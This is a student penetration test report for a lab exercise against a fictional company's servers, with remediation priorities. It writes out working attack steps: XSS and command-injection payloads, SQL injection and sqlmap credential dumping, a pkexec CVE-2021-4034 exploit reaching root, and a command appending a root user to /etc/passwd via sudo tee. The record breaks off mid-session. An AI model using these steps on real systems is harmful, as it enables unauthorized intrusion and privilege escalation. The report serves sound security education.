Penetration Test Report

NBN Corporation

Jarred M. Carter

Penetration Testing

CS 6573

12/08/2023

NYU | TANDON SCHOOL OF ENGINEERING

Contents

1. Executive Summary

In accordance with NYU's commitment to enhance NBN Corporation's security posture, a comprehensive penetration test was conducted from 7 December 2023 to 17 December 2023. The primary objective was to evaluate the security posture of NBN's future deployments and escalate privileges from standard user to root through system vulnerability exploitation. Testing highlighted several major security vulnerabilities which, when used in conjunction with one another, enabled pen testers to gain root access to all systems:

1. Cross-site scripting (XSS)
2. SQL injection
3. Local file inclusion/path traversal
4. Credential dumping via SQL injection
5. Unauthorized file transfer via SSH due to credential dumping, and
6. Unauthorized server access

Having been given the IP addresses of the targets, initial reconnaissance resulted in the discovery of four open TCP ports on the main Server (172.16.1.1, 10.10.0.66) consisting of two Apache servers, an FTP server, and an OpenSSL port. Further examination of these IPs brought forth web interfaces whose employee logins were password protected. XSS and SQL injection confirmed that the site and therefore the server was vulnerable to injection, and automated tool sqlmap performed advanced injection for table and user credential dumping. Credentials for CEO Gibson and IT specialist Stephenson were obtained in this process.

The LinPEAS script was run on the target 10.10.0.66 after logging in as Gibson to identify weak points in the system that could be exploited to gain root. This was achieved by running specific commands found to exploit *tee* and alter the /etc/passwd file and by downloading versions of the recommended vulnerabilities in Python to the attacker machine and sending them to the target via Netcat. Running scripts was accomplished after changing file permissions to *777* or *+x*, and these Python exploits granted the pen testers root access. As superuser, it was possible to ping target 172.16.1.2, which is where testers logged in as Stephenson to run the same LinPEAS script followed by a Python exploit recommended by LinPEAS that once again granted testers immediate root access.

All vulnerabilities were scored using NIST's CVSS Version 3 score calculator, which employs formulas for base, temporal, and environmental scores that take into consideration factors such as attack vector, complexity, privileges required, user interaction, code maturity, remediation level, privileges required, and impact upon confidentiality, integrity, and availability, among other factors. The average of all scores is 8.86, indicating high criticality, ergo, immediate fixes and recommended mitigations for major vulnerabilities in the table below should be reviewed immediately. The flags located in **Appendix B** provide solid evidence that data has been exposed. In addition to these fixes and mitigations, it is imperative that system administrators conduct a review of system configurations to ensure that they adhere to the best security practices according to whichever framework they choose to follow.

Priority	Vulnerability	Fixes and Mitigations
1	SQL Injection	Sanitize all user input to prevent injection by users and tools akin to sqlmap and begin using stored procedures for SQL command execution, improving overall performance and supporting security and data integrity via data access controls. Taking mitigation a step further should also consider using a microservice architecture to isolate and/or segment the network and its assets to limit the scope and impact of security breaches.
2	Cross-site Scripting	Sanitize all user input to prevent HTML tags and/or JavaScript code execution in user input fields and implement checks for common malicious XSS and JavaScript code/text format into the system
3	Unpatched/Outdated Systems	All systems should be updated and/or patched to eliminate attack vectors before they can be found and exploited
4	Password Policies	Set new password requirements that include a specified length of at least 10 characters and a mix of numbers, letters, and special characters

2. Introduction

2.1 Goals and Purpose

This penetration test conducted for NBN was to fulfill the purpose of exploiting two web servers for system hardening before server deployment. Goals of the test were to identify vulnerabilities in attempting privilege escalation to *root*, assess the impact and risk associated with the vulnerabilities, and provide system hardening recommendations to prevent further breaches of customer and employee data. To achieve this, red teaming and black box testing that emulated real attacks without prior knowledge or employee credentials were performed on the development and production servers.

2.2 Targets and Scope

Specific targets were the NBN Server (172.16.1.1, 10.10.0.66) and the Client (172.16.1.2). The test was conducted over the course of a week and a half, beginning on 7 December 2023 and ending on 17 December 2023. NBN CISO Bill Gibson was the primary point of contact for emergency escalation and communication when needed.

2.3 Major Flaws and Immediate Fixes

The following flaws and associated fixes contribute to the overall NBN security rating of 8.86, the average of all individual vulnerability scores.

Priority	Vulnerability	Immediate Fix
1	SQL Injection	Sanitize all user input to prevent injection by users and tools akin to sqlmap and begin using stored procedures for SQL command execution
2	Cross-site Scripting	Sanitize all user input to prevent HTML tags and/or JavaScript code execution
3	Password Policies	Set new password requirements that include a specified length of at least 10 characters and a mix of numbers, letters, and special characters

3. Methodology and Findings


For the purposes of this assessment, NBN provided NYU with no information regarding user credentials or company assets outside of the IP addresses of the two servers it wishes to deploy after testing. This was to authentically emulate an adversarial attack without internal information. Risk and criticality scores for each finding were calculated using CVSS Version 3.1 on NIST's National Vulnerability Database are on the right of each subtitle. Scores of 0-4 are of low criticality, whereas 5-7 are medium criticality and 8-10 are high criticality.

3.1 System and Version Discovery 0

To identify open ports, systems, and versions, port scanning using nmap was conducted (**Figure 1**). This was an aggressive TCP and UDP port scan with increased verbosity for the top 1000 ports for both the Server and Client. The scans revealed similar information for both the Client and the Server, as shown in **Figure 2**[A].

```
nmap -sS -sU -sV -O -p- -vv -oN /home/kali/Desktop/nmap-results.txt
172.16.1.1 -T4
```

Figure 1 **Nmap command used for port discovery.**




```
# Nmap 7.94SVN scan initiated Tue Dec 12 10:46:58 2023 as: nmap -sS -sV -O -p- -vv -oN /home/pen/Desktop/nmap-
results.txt -T4 172.16.1.1
Nmap scan report for 172.16.1.1
Host is up, received echo-reply ttl 64 (0.0012s latency).
Scanned at 2023-12-12 10:46:58 EST for 27s
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE REASON         VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
443/tcp   open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8001/tcp  open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
65534/tcp open  ftp     syn-ack ttl 64 vsftpd 3.0.3
```

Figure 2 **Nmap output table from the command in Figure 1.**

3.2 Web Interface Scanning 0

Seeing which services were running led pen testers to attempt to access resources in the attacker machine's browser. By placing the IP addresses 10.10.0.66, 10.10.0.66:8001, and 172.16.1.1 in the browser, it was possible to attempt privilege escalation in this manner. A ZAP scan of 10.10.0.66 (**Figure 3**) was conducted prior to discovering the pages to reveal further points of entry into the system images.




```
▼ Alerts (13)
  ▼ Cross Site Scripting (Persistent) (2)
      GET: http://10.10.0.66/data/customer.list
      GET: http://10.10.0.66/data/customer.list
  ▼ Cross Site Scripting (Reflected)
      GET: http://10.10.0.66/login.php?Login=Enter&password=ZAP&username=%3C%2Fheader%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscr
  ▼ Remote OS Command Injection (2)
      GET: http://10.10.0.66/?email=foo-bar%40example.com%27%26sleep+15%26%27&name=ZAP
      GET: http://10.10.0.66/?email=foo-bar%40example.com&name=ZAP%27%26sleep+15%26%27
  ▼ Application Error Disclosure (9)
      GET: http://10.10.0.66/data/
      GET: http://10.10.0.66/data/?C=D;O=A
      GET: http://10.10.0.66/data/?C=D;O=D
      GET: http://10.10.0.66/data/?C=M;O=A
      GET: http://10.10.0.66/data/?C=M;O=D
      GET: http://10.10.0.66/data/?C=N;O=A
      GET: http://10.10.0.66/data/?C=N;O=D
      GET: http://10.10.0.66/data/?C=S;O=A
      GET: http://10.10.0.66/data/?C=S;O=D
  ▼ Directory Browsing (5)
      GET: http://10.10.0.66/assets/
      GET: http://10.10.0.66/assets/css/
      GET: http://10.10.0.66/assets/js/
      GET: http://10.10.0.66/data/
      GET: http://10.10.0.66/images/
  ▶ X-Frame-Options Header Not Set (15)
  ▶ Absence of Anti-CSRF Tokens (5)
  ▶ Cookie No HttpOnly Flag (2)
  ▶ Cookie Without SameSite Attribute (2)
  ▶ X-Content-Type-Options Header Missing (41)

Alerts 3 3 4 3   Primary Proxy: localhost:8080
```

Figure 3 ZAP scan of 10.10.0.66 address.

3.3 Web Interface Exploitation

3.3.1 Cross-Site Scripting (XSS) 7.6

Figure 4 demonstrates the successful execution of XSS, which can be used to steal cookies, manipulate web content, capture keystrokes, and perform actions as users among other browser vulnerabilities not mentioned here. In this attack, the simple command `<script>alert(1);</script>` was executed by placing it in the username field and pressing “Enter”.



Username

<script>alert(1);</script>

Password


10.10.0.66

1

(Hey, you, yes you! You can guess/crack all passwords on these servers using rockyou and without mangling rules. You should not have to spend days cracking and burning up your hardware. If you are, you're doing it wrong)

Figure 4 **XSS using the <script> and alert() functions.**

Additionally, inspecting the page, navigating to "Console," typing document.cookie, and placing the cookie in the URL (`http://10.10.0.66/login.php?authenticated=1`) provided access to leads to the employee portal (**Figure 5**).



https://10.10.0.66/login.php?

NBN Corporation

We are Always Watching The

Welcome,


Our employees are just as important to us as our customers. We work hard to ensure that our employees have top-tier benefits such as privacy protection and the option to opt-out of our marketing and data collection campaign. Our employees also receive courtesy services, which means only the highest quality and hand chosen content is available for you to stream for free on any device! In the home, at work, on your neural trodes, or via SimStim.

Future Customer List

Figure 5 **XSS using the <script> and alert() functions.**

3.3.2 SQL Injection 9.5

A basic SQL injection of “1=1” on the staging server, located at 10.10.0.66:8001, revealed the username to be “test.” With the username and password as “test” and “”, respectively, a successful login occurred on the page shown in **Figure 6**.



Welcome, test


Our employees are just as important to us as our customers. We work hard to ensure that our employees have top-tier benefits such as privacy protection and the option to opt-out of our marketing and data collection campaign. Our employees also receive courtesy services, which means only the highest quality and hand chosen content is available for you to stream for free on any device! In the home, at work, on your neural trodes, or via SimStim.

Future Customer List

Figure 6 Successful login attempt on the staging server.

3.3.3 Local File Inclusion (LFI) 9.0

Results from ZAP revealed that pen testers could easily access paths via the HTTP connection in the web browser via path traversal command https://10.10.0.66/data/ (Figure 7). This allowed the pen testers access to some files and directories after seeing that data and assets pages had been crawled using ZAP.




Index of /data

```
      Name           Last modified    Size Description
Parent Directory                        -
CEO_gibson.jpg      2017-05-11 18:35   56K
customer.list       2023-12-13 11:49   51K
customerservice.jpg 2019-04-20 23:49  238K
flag1               2020-01-14 17:25  1.3K
                    2019-04-20 23:49   70K
       pg           2019-04-20 23:49  180K
       g            2019-04-20 23:49  201K
Softwarehs.jpg      2019-04-20 23:49  171K
Preventin.jpg       2014-08-30 22:13   37K
Firefox F
Safely   (Ubuntu) Server at 10.10.0.66 Port 80
```

Figure 7 Successful LFI attack using /data.

3.3.4 Credential Dumping 9.6

Seeing that the development server is vulnerable to injection, SQLmap was used to dump tables and reveal employee credentials. Dumping the table data revealed *gibson* and *stephenson* along with their password hashes (**Figure 8**), which could be decrypted using Sqlmap, John the Ripper, and various online tools for plaintext password discovery.




```
[10:57:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[10:57:41] [INFO] fetching database users password hashes
[10:57:41] [INFO] retrieved: 'root'
[10:57:41] [INFO] retrieved: ''
[10:57:41] [INFO] retrieved: 'root'
[10:57:41] [INFO] retrieved: ''
[10:57:41] [INFO] resumed: 'root'
[10:57:41] [INFO] retrieved: '*9FC2C02363381143C5E8E9288885280EAA53D61C'
[10:57:41] [INFO] resumed: 'root'
[10:57:41] [INFO] retrieved: '*BE021F890410EE21539FD5F268D6109CBFDE7B57'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[10:58:15] [INFO] writing hashes to a temporary file '/tmp/sqlmapm_pjsv6h3771/sqlmaphashes-oag91hh6.txt'
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] y
```

Figure 8 **Dumped user passwords.**

3.4 Unauthorized Server Access and File Transfer 8.6

After dumping credentials with Sqlmap, pen testers were able to SSH into the server as user "gibson" with the command `sudo ssh -p 443 gibson@10.10.0.66` (**Figure 9**).




```
┌──(pen㉿pen)-[~]
└─$ sudo ssh -p 443 gibson@10.10.0.66
gibson@10.10.0.66's password:
          Welcome to

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Server

Penetration testing with permission only!

Last login: Fri Apr  3 16:28:04 2020
gibson@nbnserver:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
gibson@nbnserver:~$ sudo
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
gibson@nbnserver:~$ sudo su
[sudo] password for gibson:
Sorry, user gibson is not allowed to execute '/bin/su' as root on nbnserver.
gibson@nbnserver:~$ 
```

Figure 9 **Successful SSH into the NBN server.**

Because one of the goals of this penetration test is to obtain root access, further research on the subject led to the discovery of LinPEAS[C1], a scripting tool used to search for possible paths for privilege escalation on Linux, Unix, and macOS machines alike. Attempting to curl the GitHub repository revealed that the server was not connected to the Internet, thus requiring the transfer of the script via Netcat from host to server using any port available after downloading it directly from GitHub.


Upon trying to exploit some of the listed vulnerabilities, such as the CVE-2021-4034 exploit for *pkexec* shown in **Figure 10**, it was discovered that the server was unable to compile C files, requiring exploits that utilized Python. Research led pen testers to a CVE-2021-4034 exploit written in Python[C2] that was not included with LinPEAS. This exploit provided pen testers with a limited shell which allowed commands such as `cat /etc/shadow`, the location of password hashes, to be displayed; however, it was not able to initialize policy plugins when pen testers attempted to add the user Gibson to the root group.



```
gibson@nbnserver:~$ python3 CVE4034.py
[+] Creating shared library for exploit code.
[-] GCONV_PATH=. directory already exists, continuing.
[-] exploit directory already exists, continuing.
[+] Calling execve()
# id
uid=0(root) gid=1000(gibson) groups=1000(gibson),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),113(ftp)
# whoami
root
# sudo usermod -aG root username
>>> /etc/sudoers: syntax error near line 34 <<<
sudo: parse error in /etc/sudoers near line 34
sudo: no valid sudoers sources found, quitting
sudo: unable to initialize policy plugin
# sudo usermod -aG root username
>>> /etc/sudoers: syntax error near line 34 <<<
sudo: parse error in /etc/sudoers near line 34
sudo: no valid sudoers sources found, quitting
sudo: unable to initialize policy plugin
# sudo nano /etc/group
>>> /etc/sudoers: syntax error near line 34 <<<
sudo: parse error in /etc/sudoers near line 34
sudo: no valid sudoers sources found, quitting
sudo: unable to initialize policy plugin
# nano /etc/group
Error opening terminal: unknown.
```

Figure 10 Obtaining a limited shell as user *gibson*


LinPEAS revealed that *tee* was a vulnerable entry point for privilege escalation. A Google search provided a Python exploit that was simple and capable of providing full root access[C3] (**Figure 11**). Establishing an SSH connection into the system as root was possible when using the user created in the tee vulnerability. It was then possible to ping Client 172.16.1.2.



```
gibson@nbnserver:~$ openssl passwd -1 -salt "test" "test"
$1$test$pi/xDtU5WFVRqYS6BMU8X/
gibson@nbnserver:~$ printf 'test:$1$test$pi/xDtU5WFVRqYS6BMU8X/:0:0:root:/root:/bin/bash\n' | sudo tee -a /etc/passwd
test:$1$test$pi/xDtU5WFVRqYS6BMU8X/:0:0:root:/root:/bin/bash
gibson@nbnserver:~$ su test
Password:
